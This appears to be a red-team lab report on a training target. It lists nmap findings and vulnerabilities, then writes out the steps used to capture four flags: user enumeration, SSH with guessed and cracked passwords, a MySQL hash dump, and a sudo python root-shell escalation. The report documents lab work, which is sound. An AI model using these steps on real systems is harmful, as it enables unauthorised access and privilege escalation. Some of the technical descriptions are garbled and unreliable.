**Red Team: Summary of Operations**


**Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

**Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sS 192.168.1.1-255



A screen shot of a computer

Description automatically generated

This scan identifies the services below as potential points of entry:

* Target 1
  + Port 22 / OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
  + Port 80 / HTTP (Apache httd 2.4.10)
  + Port 111 / rpcbind
  + Port 139 / netbios-ssn
  + Port 445 / microsoft-ds


**Critical Vulnerabilities**


The following vulnerabilities were identified on target 1:

* Target 1
  + OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0): Transport layer protocol could allow a remote attacker to execute arbitrary code with the privileges of the SSH process or cause a denial of service (DoS). By “guessing” Michael’s password “michael,” access was gained to the vulnerable web server. The web server is using SSH which is weaker than SSH2.
  + HTTP HTTP (Apache httd 2.4.10): Malicious content can be injected into vulnerable fields; sensitive data like usernames and passwords can be read from the database; the database can be modified, and admin operations can be executed on the database.
  + rpcbind: CVE-2015-7236, can allow attackers to cause a DoS via crafted packets, involving a PMAP\_CALLIT code. PMAP\_CALLIT is memory corruption.
    - By using the command rpcinfo -p 192.168.1.110 from the Kali VM, rpcbind is running on the vulnerable web server.
    - A close up of text on a black background

      Description automatically generated
  + netbios-ssn: CVE-2017-0174, allows a DoS when it improperly handles NetBIOS packets.
  + microsoft-ds: used by SMB (Server Message Book), a network protocol used mainly in Windows networks for sharing resources (files or printers). It is vulnerable to (partly) unauthenticated execution of arbitrary commands over the network. Weak configurations of SMB in networks can provide an easy attack surface.

*Vulnerability scan results:*







**Exploitation**

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + Flag1
  + A screenshot of a cell phone

    Description automatically generated
    - **Exploit Used**
      * *WPScan was used to enumerate users on the WordPress site.*
      * *SSH: Using Michael’s credentials, access was gained onto the vulnerable  
        web server.*
      * cd /var/www/html
      * cat service.html
  + Flag 2
  + A screen shot of a computer

    Description automatically generated
    - **Exploit Used**
      * *SSH: Using Michael’s credentials, access was gained onto the vulnerable  
        web server.*
      * cd /var/www
      * cat flag2.txt
  + Flag 3
  + 
    - **Exploit Used**
      * *Found username and password for the MySql database within the WordPress directory. Used this information to log into MySql to dump user password hashes. Used John the Ripper to crack Steven’s password: pink84.*



A screenshot of text

Description automatically generated

A screenshot of a computer screen

Description automatically generated

* + - * ssh [steven@192.168.1.110](mailto:steven@192.168.1.110)
      * password: pink84
      * $ mysql –-user=root –password=R@v3nSecurity
      * mysql> show databases;
      * mysql> use wordpress
      * mysql> show tables;
      * mysql> describe wp\_posts;
      * mysql> SELECT \* FROM wp\_posts WHERE post\_status != ‘publish’\G
  + Flag 4
  + A screen shot of a computer

    Description automatically generated
    - **Exploit Used**
      * *SSH: Using Steven’s credentials, access was gained onto the vulnerable  
        web server. Escalated to root privileges using python.*
      * ssh [steven@192.168.1.110](mailto:steven@192.168.1.110)
      * password: pink84
      * $ sudo python -c ‘import pty;pty.spawn(“bin/bash”);’
      * cd ./
      * ls
      * cat flag4.txt